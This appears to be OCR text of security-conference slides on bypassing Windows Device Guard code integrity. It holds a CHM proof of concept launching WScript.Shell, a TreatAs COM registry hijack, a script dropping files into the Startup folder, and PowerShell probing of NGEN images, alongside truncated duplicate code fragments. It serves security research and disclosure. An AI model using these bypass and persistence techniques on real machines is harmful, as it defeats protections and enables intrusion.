
Tutorials

API Reference


Open File - Security Warning
Do you want to open this file?
Name: C:\Users\admin\Downloads\doc.chm
Publisher: Unknown Publisher
Type: Compiled HTML Help file
From: C:\Users\admin\Downloads\doc.chm
Need to untick.
Open
Cancel
Always ask before opening this file
While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not open this software. What's the risk?

```
<script>
try {
 var o = new ActiveXObject("WScript.Shell");
 o.Exec("calc");
} catch(e) {
  alert("Error: " + e.message);
}
</script>
```

```
<script>
try {
 var o                                    ll");
 o.Exec
} catch
  alert
}
</scrip
```



Oddvar Moe [MVP]
@Oddvarmoe


CVE 2017-8625 is out. Me proud? Oh yeah! Lifetime goal achieved.
portal.msrc.microsoft.com/en-us/security … -
#MyFirstCVE #DeviceGuardByPass
@enigma0x3

	CVE-2017-8623	Azure Security Reliance Team
	CVE-2017-8624	Jaanus Kp Clarified Security working with Trend Micro's Zero Initiative
	CVE-2017-8625	• Matt Nelson (@enigma0x3) of SpecterOps • Oddvar Moe (@oddvarmoe) working for Advania AS
	CVE-2017-8633	Thomas Vanhoutte working with Trend Micro's Zero Day Initia
	CVE-2017-8634	Hao Linan of Qihoo 360 Vulcan Team
	CVE-2017-8635	Lokihart of Google Project Zero

6:09 PM - 8 Aug 2017

Matt Nelson
@enigma0x3

[Blog] UMCI vs Internet Explorer: Exploring CVE-2017–8625



UMCI vs Internet Explorer: Exploring CVE-2017–8625 – Posts By SpecterOps …
In the recent months, I have spent some time digging into Device Guard and how User Mode Code Integrity (UMCI) is implemented. If you aren…
posts.specterops.io

4:33 PM - 24 Aug 2017

```
void CScriptCollection::InitWldp() {
  WLDP_HOST_INFORMATION host;
  host.dwRevision = WLDP_HOST_INFORMATION_REVISION;
  host.dwHostId = WLDP_HOST_ID_IE;
  DWORD lockdown_state;
  WldpGetLockdownPolicy(&host, &lockdown_state, 0);

  if (lockdown_state & UMCIENFORCE_FLAG) {
    this->Flags |= ENABLE_WLDP_LOCKDOWN;
  }
  return S_OK;
}
```

Get WLDP Lockdown Policy

If UMCI enforced then set flag.

```
HRESULT WldpGetLockdownPolicy(PWLDP_HOST_INFORMATION pHost,
                              PDWORD pdwLockdownState,
                              DWORD dwFlags) {
  if (g_dwLockdownPolicy & UMCIENFORCE_FLAG) {
    if (!pHost->szSource) {
      *pdwLockdownState = g_dwLockdownPolicy;
    } else if (g_dwLockdownPolicy & UMCIEXCLUSION_PATHS_ENABLED &&
           IsPathInExclusionList(pHost->szSource)) {
      *pdwLockdownState = 0;
    } else {
       // Check signature to determine lockdown policy.
    }
}
```

If no source file use global policy

If exclusion paths enabled check path

```
#define WLDP_MASK (UMCIENFORCE_FLAG | \
                   UMCIAUDIT_FLAG | \
                   UMCIEXCLUSION_PATHS_ENABLED) \

HRESULT RetrieveGlobalData() {
  SYSTEM_CODE_INTEGRITY_INFORMATION CIInfo;
  NtQuerySystemInformation(SystemCodeIntegrityInformation, &CIInfo);
  g_dwLockdownPolicy = CIInfo.Options & WLDP_MASK;

  if (g_dwLockdownPolicy & UMCIEXCLUSION_PATHS_ENABLED)
    // Load exclusion paths from registry.
}
```

Not a lot of chance of hijacking call to NTDLL

```
HRESULT CScriptCollection::IsClassAllowed(REFCLSID Clsid,
                                          PBOOL Allowed) {
  if ((this->Flags & ENABLE_WLDP_LOCKDOWN) == 0) {
    Allowed = TRUE;
    return S_OK;
  }

  WLDP_HOST_INFORMATION host;
  host.dwRevision = WLDP_HOST_INFORMATION_REVISION;
  host.dwHostId = WLDP_HOST_ID_IE;
  return WldpIsClassInApprovedList(Clsid, &host, Allowed, 0);
}
```


If no flag then always allowed
(subject to standard MSHTML zone policy)

Check if CLSID is allowed

Hardcoded Allowed CLSID	***Registered COM Server***
`{ee09b103-97e0-11cf-978f-00a02463e06f}`	Scripting.Dictionary
`{0d43fe01-f093-11cf-8940-00a0c9054228}`	FileSystem Object
`{3f4daca4-160d-11d2-a8e9-00104b365c9f}`	VBScript Regular Expression
`{70b46225-c474-4852-bb81-48e0d36f9a5a}`	None
`{1d68f3c0-b5f8-4abd-806a-7bc57cdce35a}`	None
`{9f3d4048-6028-4c5b-a92d-01bc977af600}`	None
`{e72cbabf-8e48-4d27-b14e-1f347f6ec71a}`	None
`{5850ba6f-ce72-46d4-a29b-0d3d9f08cc0b}`	None

Further 58 CLSIDs if running in WSH

Creating a COM Object in MSHTML/JScript



Redirect COM Object Creation

TreatAs

Specifies the CLSID of a class that can emulate the current class.


Registry Entry

```
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID
   {CLSID}
      TreatAs = {CLSID_TreatAs}
```

Remarks

This is a **REG_SZ** value.

Emulation is the ability of one application to open and edit an object of a different class, while retaining the original format of the object. Resolution occurs on the local computer, so in remote activation case, resolution occurs on the client computer using the CLSID specified by **TreatAs**.


Application Tools
System32
File
Home
Share
View
Manage
This PC › Local Disk (C:) › Windows › System32
Search System32
Quick access
OneDrive
This PC
Network
recdisc.exe
recover.exe
RecoveryDrive.exe
reg.exe
regedt32.exe
Banned
regini.exe
Not Banned
Register-CimProvider.exe
regsvr32.exe
rekeywiz.exe
relog.exe
4,078 items
3 items selected 128 KB

```
; regini.exe install_keys.ini
HKEY_CURRENT_USER\Software\Classes\CLSID\WScript.Shell\CLSID
= REG_SZ {FAKECLSID}
HKEY_CURRENT_USER\Software\Classes\CLSID\{FAKECLSID}\TreatAs
= REG_SZ {REALCLSID}
```

Testing TreatAs

```
new ActiveXObject("WScript.Shell")
```

↓


```
CLSIDFromProgID("WScript.Shell", &clsid)
```

← Resolves TreatAs

↓

```
script->IsClassAllowed(clsid, &is_allowed)
```

↓



Use a HTML Object Element

```
<object id="obj" classid="clsid:FAKECLSID"/>
```

↓

```
CLSIDFromString("FAKECLSID", &clsid)
```

↓

```
script->IsClassAllowed(clsid, &is_allowed)
```

↓

```
CoCreateInstance(clsid, ...)
```

tyranid / DotNetToJScript

Watch 25 | Star 243 | Fork 87

Code | Issues 1 | Pull requests 1 | Projects 0 | Insights

A tool to create a JScript file which loads a .NET v2 assembly from memory.

26 commits | 1 branch | 4 releases | 1 contributor | GPL-3.0

Branch: master | New pull request | Find file | Clone or download

tyranid Merge branch 'master' of github.com:tyranid/DotNetToJScript — Latest commit 69d1ddb on Oct 7, 2017


DotNetToJScript	Merge branch 'master' of github.com:tyranid/DotNetToJScript	3 months ago
ExampleAssembly	Added implementation	9 months ago
.gitattributes	Added implementation	9 months ago
.gitignore	Added implementation	9 months ago
AUTHORS	Spelling error and WriteError fix	9 months ago
DotNetToJScript.sln	Added implementation	9 months ago
LICENSE	Initial commit	9 months ago
README	Small README update.	8 months ago

https://github.com/tyranid/DotNetToJScript

DEMO

Installing from Drop and Run?

```
var f =
    new ActiveXObject("Scripting.FileSystemObject");
var share = "\\\\server\\share\\";
var user = "c:\\users\\user\\";
var startup = users + "...\\Startup\\";
f.CopyFile(share + "regkeys.ini",
           user, true)
f.CopyFile(share + "install_keys.lnk",
           startup, true);
f.CopyFile(share + "run_powershell.chm",
           startup, true);
```





Installing from Drop and Run?

```
var f =
    new ActiveXObject("Scripting.FileSystemObject");
var share = "\\\\server\\share\\";
var user =
var startup
f.CopyFile(

f.CopyFile(

f.CopyFile(
```





CVE-2017-11823 | Microsoft Windows Security Feature Bypass

Security Vulnerability

Published: 10/10/2017
MITRE CVE-2017-11823

A security feature bypass vulnerability exists in Device Guard that could allow an attacker to inject malicious code into a Windows PowerShell session. An attacker who successfully exploited this vulnerability could inject code into a trusted PowerShell process to bypass the Device Guard Code Integrity policy on the local machine.

To exploit the vulnerability, an attacker would first have to access the local machine, and then inject malicious code into a script that is trusted by the Code Integrity policy. The injected code would then run with the same trust level as the script and bypass the Code Integrity policy.

The update addresses the vulnerability by correcting how PowerShell exposes functions and processes user supplied code.

https://bugs.chromium.org/p/project-zero/issues/detail?id=1328

Bypassing UMCI

Windows Powershell

```
PS C:\> $proc = Get-NtProcess -Current
PS C:\> $nis = $proc.QueryMappedImages() | Where-Object Path -Match "\.ni\."
PS C:\> $nis[0].Path
\Device\HarddiskVolume2\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P5
21220ea#\ef5134befe85cd2a63fcba3154e260fb\Microsoft.PowerShell.Commands.Utility.
ni.dll
PS C:\> $nis[0].IsImage
True
PS C:\> $file = "c:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P52122
0ea#\ef5134befe85cd2a63fcba3154e260fb\Microsoft.PowerShell.Commands.Utility.ni.d
ll"
PS C:\> $(Get-AuthenticodeSignature $file).Status
NotSigned
PS C:\> copy $file $env:TEMP\image.dll
PS C:\> New-NtSectionImage "$env:TEMP\image.dll" -Win32Path
Use-NtObject : Exception calling "CreateImageSection" with "1" argument(s):
"(0xC0E90002) - System Integrity policy has been violated."
```

NGEN file mapped as image.

Not signed?

Windows Powershell

```
PS C:\> $proc = Get-NtProcess -Current
PS C:\> $nis = $proc.QueryMappedImages() | Where-Object Path -Match "\.ni\."
PS C:\> $path = $nis[0].Path
PS C:\> $file = Get-NtFile $path -Access ReadEa
PS C:\> $file.GetEa().Entries

Name                    Data              Flags
----                    ----              -----
$KERNEL.PURGE.ESBCACHE {87, 0, 0, 0...}  None
```

What does this NTFS Extended Attribute mean?

HxD - [E:\Downloads\ea.bin]

File Edit Search View Analysis Extras Window ?

16 ANSI hex

ea.bin

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  57 00 00 00 03 00 02 08 31 69 A6 5B 2E 1D D3 01  W.......1i¦[..Ó.
00000010  80 73 EE A7 F8 FA D0 01 01 00 00 00 39 00 12 02  €sî§øúÐ.....9...
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  27 04 0C 80 00 00 20 BF 28 CF 8F A5 13 8C 89 97  '..€.. ¿(Ï.¥.Œ‰—
00000040  23 5D C8 A0 6D 7B F9 51 37 6B 34 C0 B5 83 52 47  #]È m{ùQ7k4ÀµƒRG
00000050  7D D5 FF 5F 0D 1A 40                             }Õÿ_..@
```

Offset: 0 Overwrite

Not much help!

Kernel Extended Attributes

04/20/2017 • 4 minutes to read • Contributors

Kernel Extended Attributes (Kernel EA's) are a feature added to NTFS in Windows 8 as a way to boost the performance of image file signature validation. It is an expensive operation to verify an images signature. Therefore, storing information about whether a binary, which has previously been validated, has been changed or not would reduce the number of instances where an image would have to undergo a full signature check.

Related to "caching" signature validation

Must set from kernel mode

Overview

EA's with the name prefix `$Kernel` can only be modified from kernel mode. Any EA that begins with this string is considered a Kernel EA. Before retrieving the necessary update sequence number (USN), it is recommended that **FSCTL_WRITE_USN_CLOSE_RECORD** be issued first as this will commit any pending USN Journal updates on the file that may have occurred earlier. Without this, the **FileUSN** value may change shortly after setting of the Kernel EA.

https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/kernel-extended-attributes

Kernel Extended Attributes

Auto-Deletion of Kernel Extended Attributes

Simply rescanning a file because the USN ID of the file changed can be expensive as there are many benign reasons a USN update may be posted to the file. To simplify this, an auto delete of Kernel EA's feature was added to NTFS.

Because not all Kernel EA's may want to be deleted in this scenario, an extended EA prefix name is used. If a Kernel EA begins with: `"$Kernel.Purge."` then if any of the following USN reasons are written to the USN journal, NTFS will delete all kernel EAs that exist on that file that conforms to the given naming syntax:

- USN_REASON_DATA_OVERWRITE
- USN_REASON_DATA_EXTEND
- USN_REASON_DATA_TRUNCATION
- USN_REASON_REPARSE_POINT_CHANGE

Automatically deleted if file changed.

```
NTSTATUS NtSetCachedSigningLevel(
    ULONG Flags,
    SE_SIGNING_LEVEL InputSigningLevel,
    PHANDLE SourceFiles,
    ULONG SourceFileCount,
    HANDLE TargetFile
);
```

Mode 0: used by NGEN, needs process to be PPL

